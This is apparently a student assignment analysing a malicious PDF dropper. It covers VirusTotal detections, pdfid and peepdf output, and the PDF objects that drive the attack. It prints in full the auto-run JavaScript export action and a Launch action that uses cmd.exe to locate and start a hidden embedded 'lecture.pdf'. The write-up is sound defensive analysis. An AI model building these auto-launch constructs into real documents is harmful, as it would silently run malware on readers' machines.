Malicious PDF File Analysis - No. 4


In this Assignment 1 phase 2, we did 3 distinct tasks. The first task was running the code through virus total (https://www.virustotal.com/gui/home/upload) to see what was detected and by how many different security vendors.

The second task was looking at the code to investigate the malicious content. Finally, we performed some dynamic analysis with an online Sandbox tool, Hybrid Analysis https://www.hybrid-analysis.com/submissions/quick-scan/files.

A) Virus Total Screening

When running the pdf through virus total, we get a score of 40/63 which indicates the presence of a malware. When looking at why it was flagged. When can notice that Trojan, dropper, Windows 32 generic and meterpreter are used to describe why it was flagged as malicious.

Thus, we think that this malware might result in some process injection, giving remote access to a specific IP address of the infected device as soon as the pdf is opened.


VirusTotal - File - ed7b35e86c3498973b5877d05a5da3... https://www.virustotal.com/gui/file/ed7b35e86c349897...

ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404

40 / 63


40 security vendors and no sandboxes flagged this file as malicious

ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404
malicious_file
autoaction js-embedded launch-action pdf

118.38 KB Size

2022-10-10 20:00:21 UTC 9 minutes ago


Figure 1: Virus Total Scan



ALYac	Trojan.CryptZ.Gen	Arcabit	Exploit.PDF-Dropper.Gen
Avast	Win32:ShikataGaNai-B [Trj]	AVG	Win32:ShikataGaNai-B [Trj]
Avira (no cloud)	EXP/Pidief.ald	Baidu	Multi.Threats.InArchive
BitDefender	Exploit.PDF-Dropper.Gen	BitDefenderTheta	Gen:NN.ZexaF.34698.eq1@aySN...
Bkav Pro	W32.PdfLaunch.Trojan	ClamAV	Pdf.Tool.Agent-1388586
Cynet	Malicious (score: 99)	Cyren	W32/Swrort.A.gen!Eldorado
Emsisoft	Exploit.PDF-Dropper.Gen (B)	eScan	Exploit.PDF-Dropper.Gen
ESET-NOD32	PDF/TrojanDropper.Agent.D	Fortinet	MalwThreat!0971IV
GData	Trojan.CryptZ.Gen	Google	Detected
Ikarus	Possible-Threat.PDF.Acmd	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=81)	McAfee	Swrort.i
McAfee-GW-Edition	Swrort.i	Microsoft	Trojan:Win32/Meterpreter.O!MTB
NANO-Antivirus	Trojan.Script.Pidief.dugwyg	QuickHeal	Trojan.Swrort.A
Rising	Dropper.Agent/PDF!1.C7BB (CLA...	Sangfor Engine Zero	Trojan.Generic-Script.Save.68fc5...
SentinelOne (Static ML)	Static AI - Malicious PDF	Sophos	ML/PE-A + Troj/PDFJs-AIA
Symantec	Packed.Generic.347	Tencent	PDF.Win32.Script.900188
Trellix (FireEye)	Exploit.PDF-Dropper.Gen	TrendMicro	HEUR_PDFEXP.D
TrendMicro-HouseCall	BKDR_SWRORT.SM	VIPRE	Trojan.CryptZ.Gen
Yandex	Trojan.Rosena.Gen.1	ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic


Figure 2: Virus Total Scan

B) Investigating the code



```
remnux@remnux:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
remnux@remnux:~$ cd Downloads
remnux@remnux:~/Downloads$ ls
 assignment-code.zip   Malicious  'passcode(3).rtf'
remnux@remnux:~/Downloads$ cd Malicious
remnux@remnux:~/Downloads/Malicious$ ls
 evil.pdf
'VirusTotal - File - ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404.pdf'
remnux@remnux:~/Downloads/Malicious$ funzip -pass123 assignment-code.zip > evil_content/evil.pdf
bash: evil_content/evil.pdf: No such file or directory
remnux@remnux:~/Downloads/Malicious$ funzip -pass123 assignment-code.zip > evil.pdf
funzip error: cannot find input file
remnux@remnux:~/Downloads/Malicious$ cd ..
remnux@remnux:~/Downloads$ funzip -pass123 assignment-code.zip > evil.pdf
remnux@remnux:~/Downloads$ ls
 assignment-code.zip   evil.pdf   Malicious  'passcode(3).rtf'
remnux@remnux:~/Downloads$ 
```


Figure 3: Unzip File



```
%PDF-1.3
%Äåòåë§ó ÐÄÆ
4 0 obj
<< /Length 5 0 R /Filter /FlateDecode >>
stream
[illegible]
endstream
endobj
5 0 obj
497
endobj
2 0 obj
<< /Type /Page /Parent 3 0 R /Resources 6 0 R /Contents 4 0 R /MediaBox [0 0 720 540]
>>
endobj
6 0 obj
<< /ProcSet [ /PDF /Text ] /ColorSpace << /Cs2 8 0 R /Cs1 7 0 R >> /Font <<
/TT1 9 0 R >> >>
endobj
10 0 obj
<< /Length 11 0 R /N 3 /Alternate /DeviceRGB /Filter /FlateDecode >>
stream
[illegible]
```

Figure 4: Open File to Inspect with Text Editor

From the looks of it, the file is compressed and encoded. Most of them with the /FlateDecode.



```
endobj
105 0 obj
<</S/JavaScript/JS(this.exportDataObject({ cName: "lecture", nLaunch: 0 });)/Type/Action>>
endobj
106 0 obj
<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\lecture.pdf" (cd "Desktop"))&(if exist "My Documents\\lecture.pdf" (cd "My Documents"))&(if exist "Documents\\lecture.pdf" (cd "Documents"))&(if exist "Escritorio\\lecture.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\lecture.pdf" (cd "Mis Documentos"))&(start lecture.pdf)









73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43)>>>>
endobj
87 0 obj
<< /Type /Catalog /Pages 86 0 R/Names 101 0 R/OpenAction 105 0 R >>
endobj
2 0 obj
<< /Type /Page /Parent 3 0 R /Resources 6 0 R /Contents 4 0 R /MediaBox [0 0 720 540]
/AA<</O 106 0 R>>>>
endobj
xref
101 6
0000075608 00000 n
0000075652 00000 n
0000075698 00000 n
0000075796 00000 n
0000120145 00000 n
0000120253 00000 n
87 1
0000120749 00000 n
2 1
0000120833 00000 n
trailer
<</Size 107/Prev 73428/Root 87 0 R/Info 1 0 R>>
```

Figure 5: Some unobfuscated JS

Object 105 seems to be a code to open an attachment named "*lecture*" with an `nLaunch` value of `0` which indicates saving the attachment. Although, opening this for the first time will cause a File Dialog Display asking users if they want to allow the attachment to be exported.

```
<</S/JavaScript/JS(this.exportDataObject({ cName: "lecture", nLaunch: 0
});)/Type/Action>>
```


The pdf file is performing actions, this is suspicious! Object 106 indicates that the action will happen immediately the file is opened.

The JavaScript function in obj 106 seems to be specific to Windows OS, it opens the command line and runs the following code:

```
  C %HOMEDRIVE%&cd %HOMEPATH --- goes to the root of the C drive
```

Then it runs an if condition checking the location of the attachment referenced in object 105. The code seems to account for both Spanish and English versions of the folder names. In the case that any of the conditions are passed, the code via the command line changes into the directory with the file *lecture.pdf* which is attached in object 105 and runs the malicious file, *lecture.pdf*. There also seems to be some obfuscated ASCII text which must also point to something.


Object 101 - 104 reference each other chronologically and point to the lecture.pdf file which then contains a compressed stream of text.



```
trailer
<< /Size 101 /Root 87 0 R /Info 1 0 R /ID [ <f9f8b6c85b5752e272cadb4077d7e610>
<f9f8b6c85b5752e272cadb4077d7e610> ] >>
startxref
73428
%%EOF
101 0 obj
<</EmbeddedFiles 102 0 R>>
endobj
102 0 obj
<</Names[(lecture)103 0 R]>>
endobj
103 0 obj
<</UF(lecture.pdf)/F(lecture.pdf)/EF<</F 104 0 R>>/Desc(lecture)/Type/Filespec>>
endobj
104 0 obj
<</Subtype/application#2Fpdf/Length 44180/Filter/FlateDecode/DL 73802/Params<</Size 73802/CheckSum<2CA3896882F06D3E2BC4DBA2A892B51D>>>>>stream
[illegible]
```

Figure 6: Object 103 contains the file referenced in the JS code


Let's continue our analysis of the pdf file.



```
remnux@remnux:~/Downloads$ echo "73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43
> ^C
remnux@remnux:~/Downloads$ echo "73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43" | base64 -d
�base64: invalid input
remnux@remnux:~/Downloads$ pdfid.py evil.pdf
PDFiD 0.2.8 evil.pdf
 PDF Header: %PDF-1.3
 obj                  107
 endobj               107
 stream                24
 endstream             24
 xref                   2
 trailer                2
 startxref              2
 /Page                 19
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    1
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                1
 /EmbeddedFile          0
 /XFA                   0
 /URI                   0
 /Colors > 2^24         0

remnux@remnux:~/Downloads$ 
```

Figure 7: View Contents of pdf


The file **contains 107 objects, 1 Javascript and 1 Open Action, 1 AA** showing it is to be automatically run when the page is viewed, this is suspicious. There seems to be no embedded pdfs. Means the lecture.pdf file is hidden.


Activities
Terminal
Oct 13 00:33
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~/Downloads/M...
1 / 2

```
        Objects (99): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36,
 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74,
75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100]
        Streams (23): [4, 10, 12, 15, 21, 25, 29, 33, 37, 41, 46, 50, 54, 58, 62, 66, 70, 74, 79, 83, 89, 91, 94]
                Encoded (23): [4, 10, 12, 15, 21, 25, 29, 33, 37, 41, 46, 50, 54, 58, 62, 66, 70, 74, 79, 83, 89, 91, 94]

Version 1:
        Catalog: 87
        Info: 1
        Objects (8): [2, 87, 101, 102, 103, 104, 105, 106]
        Streams (1): [104]
                Encoded (1): [104]
        Objects with JS code (1): [105]
        Suspicious elements:
                /OpenAction (1): [87]
                /Names (2): [102, 87]
                /AA (1): [2]
                /JS (1): [105]
                /Launch (1): [106]
                /JavaScript (1): [105]
                /EmbeddedFiles: [101]



Please, don't forget to report the errors found:

        - Sending the file "/home/remnux/Downloads/Malicious/peepdf_errors.txt" to the author (mailto:peepdfREMOVETHIS@eternal-todo.com)
        - And/Or creating an issue on the project webpage (https://github.com/jesparza/peepdf/issues)

remnux@remnux:~/Downloads/Malicious$ 
```

Figure 8: View file with peepdf

